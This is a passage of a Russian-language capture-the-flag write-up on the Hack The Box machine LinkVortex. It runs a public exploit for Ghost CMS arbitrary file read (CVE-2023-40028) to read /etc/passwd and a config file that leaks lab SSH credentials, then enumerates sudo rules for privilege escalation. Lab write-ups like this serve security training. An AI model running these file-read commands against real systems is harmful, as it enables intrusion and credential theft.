
Все получилось, и у нас теперь есть доступ администратора к панели CMS Ghost.



Панель администратора

LFI

Обычно админка в CMS дает нам возможность получить RCE, поэтому стоит проверить, есть ли для Ghost готовые эксплоиты. Можем просто поискать их в Google.



Snyk
https://security.snyk.io › npm
ghost 5.58.0 vulnerabilities
Known vulnerabilities in the **ghost** package. This does not include vulnerabilities belonging to this package's dependencies.

Docker Hub
https://hub.docker.com › ghost
Image Layer Details - ghost:5.58
Layers (25) · 0. ADD file:3d726bf0abbc08d6dda026cc406cdfb529deb60071641d164de28fcd62d1c1c0 in / · 1. CMD ["bash"] · 2. /bin/sh -c groupadd --gid 1000 node && ...

Vulnerability Database
https://vuldb.com › ...
CVE-2024-23725 Ghost Post Summary excerpt.js cross ...
21 янв. 2024 г. — js of the component Post Summary Handler. The manipulation with an unknown input leads to a cross site scripting **vulnerability**. Using CWE to ...


Rhino Security Labs
https://rhinosecuritylabs.com › ...
CVE-2024-23724: Ghost CMS Stored XSS Leading to ...
The Rhino research team identified a Stored Cross-Site Scripting (XSS) **vulnerability** which can be triggered by a malicious profile image.

GitHub
https://github.com › Ghost-5...
0xDTC/Ghost-5.58-Arbitrary-File-Read-CVE-2023-40028
CVE-2023-40028 affects **Ghost**, an open source content management system, where versions prior to 5.59.1 allow authenticated users to upload files that are ...

Поиск эксплоитов в Google

Так нашелся репозиторий с эксплоитом для уязвимости CVE-2023-40028. CMS Ghost до версии 5.59.1 содержит уязвимость, которая позволяет аутентифицированным пользователям читать произвольные файлы. Для начала попробуем прочитать файл `/etc/passwd`.

```
python3 ghost_fileread.py -t http://linkvortex.htb/ -u
admin@linkvortex.htb -p OctopiFociPilfer45 -f /etc/passwd
```




```
python3 ghost_fileread.py -t http://linkvortex.htb/ -u admin@linkvortex.htb -p OctopiFociPilfer45 -f /etc/passwd
[*] Checking authentication (username/password) ...
[+] Admin session created successfully.

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
```

Содержимое файла /etc/passwd

Вспомним про JSON-конфиг `config.production.json`, указанный в файле `Dockerfile.ghost`, и прочитаем его на сервере.


```
python3 ghost_fileread.py -t http://linkvortex.htb/ -u
admin@linkvortex.htb -p OctopiFociPilfer45 -f /var/lib/ghost/config.
production.json
```



```
python3 ghost_fileread.py -t http://linkvortex.htb/ -u admin@linkvortex.htb -p OctopiFociPilfer45 -f /var/lib/ghost/config.production.json
[*] Checking authentication (username/password) ...
[+] Admin session created successfully.

{
  "url": "http://localhost:2368",
  "server": {
    "port": 2368,
    "host": "::"
  },
  "mail": {
    "transport": "Direct"
  },
  "logging": {
    "transports": ["stdout"]
  },
  "process": "systemd",
  "paths": {
    "contentPath": "/var/lib/ghost/content"
  },
  "spam": {
    "user_login": {
      "minWait": 1,
      "maxWait": 604800000,
      "freeRetries": 5000
    }
  },
  "mail": {
     "transport": "SMTP",
     "options": {
      "service": "Google",
      "host": "linkvortex.htb",
      "port": 587,
      "auth": {
        "user": "bob@linkvortex.htb",
        "pass": "fibber-talented-worth"
        }
      }
    }
}
```

Содержимое файла config.production.json

В файле есть учетные данные пользователя `bob`, а такая учетная запись была в файле `/etc/passwd`. Авторизуемся по SSH и забираем первый флаг.



```
bob@linkvortex ~ (0.613s)
id
uid=1001(bob) gid=1001(bob) groups=1001(bob)
bob@linkvortex ~ (0.699s)
cat user.txt
837e077a1ddfd6c8d260769e62f8dee3
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Теперь нам необходимо собрать информацию для повышения привилегий в ОС. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на удаленный хост скрипт для Linux, дадим право на выполнение и запустим сканирование. Затем посмотрим, что интересного он нашел.


Судя по настройкам sudoers, мы можем без ввода пароля выполнить скрипт `/opt/ghost/clean_symlink.sh` в привилегированном контексте.



```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

Настройки sudoers

Давай посмотрим, что это за скрипт. Он принимает в качестве аргумента файл с расширением `.png`. Внутри делается проверка: если файл — символическая ссылка, то она не должна указывать на каталоги `etc` и `root`. Если все проверки пройдены, то выполняется копирование файла. При этом если переменная среды `CHECK_CONTENT` установлена, то будет отображено содержимое файла.



